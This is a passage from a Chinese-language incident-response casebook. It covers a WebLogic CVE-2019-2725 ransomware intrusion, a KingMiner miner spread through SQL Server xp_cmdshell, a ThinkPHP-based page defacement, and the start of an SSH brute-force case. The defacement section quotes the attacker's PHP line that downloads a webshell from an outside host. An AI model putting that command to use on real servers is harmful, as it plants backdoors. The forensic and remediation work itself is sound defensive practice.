

图 5.14 发现 webshell

经过分析验证，主机上安装的 WebLogic 10.3.3 版本，存在 WebLogic wls9_async_response 反序列化命令执行漏洞（CVE-2019-2725），攻击者据此可执行系统命令，并植入上述 webshell 后门程序。

此外，还在 WebLogic 用户应用部署目录（_WL_user）中，发现存在多个 WEB 后门应用，结合后门文件所在路径，判断为通过 WebLogic 控制台 (console) 植入，但涉及的 WEB 后门文件时间均为

2018 年，判断与此次勒索病毒事件无关。

涉及的后门程序目录包括：

D:\Oracle\Middleware\user_projects\domains\base_domain\servers\AdminServer\tmp_WL_user\cmd\gcf26\war。



图 5.15 涉及后门程序目录

D:\Oracle\Middleware\user_projects\domains\base_domain\servers\AdminServer\tmp_WL_user\sqlsuqpdate\jhdzy0\war。

图 5.16 涉及后门程序目录

D:\Oracle\Middleware\user_projects\domains\base_domain\servers\AdminServer\tmp_WL_user\SopaDo\r5ffu4\war。



图 5.17 涉及后门程序目录

D:\Oracle\Middleware\user_projects\domains\base_domain\servers\AdminServer\tmp_WL_user\oracle-client-WEBappValue\4kxnxs\war。



图 5.18 涉及后门程序目录

同时对 WebLogic 访问日志及运行相关日志进行分析，日志文件所为路径为：D:\Oracle\Middleware\user_projects\domains\base_domain\servers\AdminServer\logs。



图 5.19 WebLogic 日志文件

其中 access.log 保存了 2018 年 12 月至今的所有访问记录，通过筛选排除，未发现相关 WEB 后门访问痕迹，但该日志文件并不会记录 WebLogic 内置应用的访问记录，如上述 webshell 后门 yayshell.jsp 所在应用目录（_WL_internal\bea_wls_internal），此外可判断上述 WebLogic 用户应用部署目录（_WL_user）下的相关 webshell 后门，未再有访问记录。



图 5.20 日志文件内容

通过分析 base_domain.log 日志文件，发现存在多条上述 webshell 后门（yayshell.jsp）的命令执行记录，最早执行命令时间为：2019-4-26 下午 11 时 17 分。



图 5.21 命令执行记录

最近的执行命令时间为：2019-4-28 上午 09 时 37 分，即在发现主机感染病毒后，攻击者依然在通过该后门尝试执行命令。



图 5.22 命令执行记录

综上，结合文件感染时间、webshell 后门文件、WebLogic 运行日志进行综合分析，判断攻击者是通过 WebLogic 应用漏洞植入 webshell 后门程序，并进一步下载执行了勒索病毒。

5.1.3 结论建议

结论：

1. 感染的病毒为最新的 GANDCRAB V5.2，该版本目前尚无公开解密秘钥，在不支付赎金前提下，无法对加密文件进行解密。
2. 该主机在 2018 年 5 月至 7 月期间，感染过多个恶意程序，由于涉及域名均已失效，但均不具备勒索病毒特征，与此次事件无关。
3. 通过对系统日志分析，排除了攻击者通过远程桌面（RDP）口令爆破植入病毒程序的可能性。
4. 由于 WebLogic 存在多个安全漏洞且暴露在互联网，导致被攻击者利用并植入了相关后门程序。
5. 通过攻击特征及版本验证，确认攻击者使用了 2019 年 4 月 25 日公开的 WebLogic wls9_async_response 反序列化命令执行漏洞（CVE-2019-2725 ）。

建议：

1. 对于重要的加密感染文件，建议备份留存并等待秘钥公布，历史上 GANDCRAB 病毒作者曾多次公布解密秘钥。
2. 通过黑白盒结合方式对 WEB 应用做安全测试及后门排查，防止将有后门的应用再次部署上线。
3. 加强对操作系统及 WEB 日志的审计留存，如 WEB 应用可通过反向代理方式对访问记录进行留存。
4. 及时更新安全防护设备规则，如 WAF、IPS 等，防止被网络上公开的 1day 漏洞攻击利用。
5. 定期定时对重要业务数据进行备份，以便在事后及时对业务系统进行恢复。

5.2 KingMiner 挖矿木马病毒应急案例

5.2.1 背景介绍

某门户网站 Windows 服务器 CPU 使用率 100%，初步判断被植入了挖矿木马病毒。

5.2.2 处置过程

1. 挖矿程序已被管理员清除，通过回收站恢复样本并明确文件创建时间。



图 5.23 文件创建时间

2. 扫描网站目录 webshell 后门，分析 web 日志均未发现异常。

3. 通过分析 SQL Server 日志，发现存在 sa 用户爆破痕迹，并且启用了 xp_cmdshell。



图 5.24 sa 用户爆破痕迹

4. 分析系统应用程序日志，进一步确认 SQL Server 存储过程（xp_cmdshell）被启用并执行系统命令。



图 5.25 xp_cmdshell 执行记录

挖矿程序分析：

通过对样本进行分析发现为 KingMiner 挖矿木马病毒。KingMiner 挖矿木马病毒利用 SQL Server 弱口令爆破获取系统权限，进而植入挖矿木马。该木马采用白利用的方式挖取门罗币。病毒为保证挖矿流程成功执行，在 XP 以上系统中，还会执行备用流程，利用 powershell 内存加载的方式挖取门罗币，整体的病毒流程：



图 5.26 KingMiner 双重挖矿模型

5.2.3 结论建议

结论：

1. 攻击者通过成功爆破系统 1433 端口 SQL Server 口令，利用存储过程 xp_cmdshell 执行系统命令，运行挖矿程序。

建议：

1. 对所有的 SQL Server 用户口令进行更改，增加口令复杂度。
2. 修改策略只允许特定的 IP 从公网访问 1433 端口或者禁止 1433 端口在公网开放。
3. 建议对系统远程桌面等重要口令进行更改。
4. 关闭存储过程 xp_cmdshell，严格控制数据库的用户权限，尽量不要赋予 sa 权限

```
##### 关闭 xp_cmdshell
USE master
EXEC sp_configure 'show advanced options', 1
RECONFIGURE WITH OVERRIDE
EXEC sp_configure 'xp_cmdshell', 0
RECONFIGURE WITH OVERRIDE
EXEC sp_configure   'show advanced options', 0
RECONFIGURE WITH OVERRIDE
```

5. 将系统的安全补丁更新到最新。
6. 建议禁止服务器上外网。
7. 建议使用专业的安全软件对服务器进行防护。

5.3 网页篡改事件应急案例

5.3.1 背景介绍

2019 年 01 月从绿盟云监控告警得知，某客户网站页面被篡改。

图 5.27 绿盟云监控告警

5.3.2 处置过程

打开网站首页，查看源代码发现 HTML 代码中被插入了恶意广告：



图 5.28 HTML 代码中插入恶意广告

web 日志分析：

查看告警时间段的 web 日志得知，云监控首次发现 /portal/article/index/id/3077/cid/4.html 页面被篡改的时间为：12/Jan/2019:06:01:10，请求 user-agent 头：Mozilla/4.0(compatible; MSIE 6.0; Windows NT 5.1; SV1; .NET CLR 1.1.4322)：

图 5.29 web 日志

筛选最后一次监控到 /portal/article/index/id/3077/cid/4.html 页面正常的时间为 12/Jan/2019:04:43:43：



图 5.30 web 日志

提取 12/Jan/2019:04:43:43-06:01:10 之间的日志进行分析，发现只有 IP（119.*.*.50）于 05:30 分左右对 /static/font-awesome/fonts/indax.php 文件进行了访问：



图 5.31 日志分析

访问 /static/font-awesome/fonts/indax.php 文件，发现该文件为 php 大马：



图 5.32 PHP 大马

由此可确定攻击者调用 /static/font-awesome/fonts/indax.php 大马实现网页篡改。

① 确定 webshell（/static/font-awesome/fonts/indax.php）的上传路径

/static/font-awesome/fonts/indax.php 首次访问时间为：10/Jan/2019:23:18:35 的记录：

图 5.33 首次访问时间

进一步分析发现，攻击者调用 content.php 进行了一系列操作：

图 5.34 操作记录

通过检索 content.php 关键字，发现 content.php 是攻击者通过 ThinkPHP 远程命令执行进行上传的，上传者 IP 与调用 content.php 上传 /static/font-awesome/fonts/indax.php 的 IP 相同，为 112.*.*.30 。

命令执行的主要内容为：

file_put_contents('content.php',file_get_contents('http://xia*.*.net/ma.asp'))

上述命令的意思是，读取网址 http://xia*.*.net/ma.asp 的内容写入到本地 content.php 中。

应急人员下载 http://xia*.*.net/ma.asp 后，通过搭建环境，结合 web 日志，复现攻击者调用 content.php 进行的操作。最终确认攻击者实际调用 content.php 进行了 9 步操作。

1. 删除网站根目录下 indax.php 文件
2. 删除网站根目录下 co.php 文件
3. 删除网站根目录下 class1.php 文件
4. 进入 /static/ 目录

5. 进入 /static/images/ 目录
6. 回到 /static/ 目录
7. 进入 /static/Front-awesome/ 目录
8. 进入 /static/Front-awesome/Fronts/ 目录
9. 向 /static/Front-awesome/Fronts/ 目录传入文件（indax.php）

至此，可确定完整攻击路径如下：

1. 2019 年 1 月 9 日 21 点 47 分 44 秒，攻击者（IP ： 112.*.*.30）通过 ThinkPHP 远程命令执行漏洞上传文件名为 content.php 的 webshell。
2. 2019 年 1 月 10 日 23 点 18 分 25 秒，攻击者通过 webshel（content.php）上传隐蔽性、免杀能力更强大的木马后门 /static/font-awesome/fonts/indax.php。
3. 2019 年 1 月 10 日 5 点 30 分到 32 分，攻击者通过 wehsehll（index.php）对 /portal/article/index/id/3077/cid/4.html 页面进行了篡改，插入大量暗链。

5.3.3 结论建议

结论：

1. 攻击者通过 ThinkPHP 远程命令执行漏洞获取了 webshell，从而实现挂马。

建议：

1. 在不影响业务的前提下，更新 ThinkPHP 至最新版本；
2. 部署安全设备，如 WAF、IPS 等，用于阻断安全攻击；
3. 定期对 WEB 系统进行备份；
4. ThinkPHP 漏洞分析：http://blog.nsfocus.net/ThinkPHP-full-version-rce-vulnerability-analysis/

5.4 入侵事件应急案例

5.4.1 背景介绍

2019 年 08 月，客户收到信息安全邮件告警，内部主机（172.*.*.101）对堡垒机进行多次暴力破解。排查发现该主机 /tmp 目录存在 frpc 等内网渗透工具，并且主机与公网 IP 地址建立了连接关系。因此，管理员对该主机进行了紧急下线。

5.4.2 处置过程

1. 与相关人员沟通得知，互联网无法直接访问到内部主机（172.*.*.101），因此怀疑存在其他主机被黑客当作跳板。通过查看内部安全设备，确认 08 月 07 日，仅（172. *.*.11）（172. *.*.59）（172. *.*.112）三台主机登录过（172. *.*.101），因此，对以上三台主机展开调查。

2. 经过确认，(172. *.*.11、172. *.*.59) 两台主机未发现异常，均为运维人员的正常操作，但在 (172. *.*.112) 主机 secure 日志中发现该主机 SSH 服务被大量暴力破解，并且成功登录，源 IP 为 (172. *.*.103)：

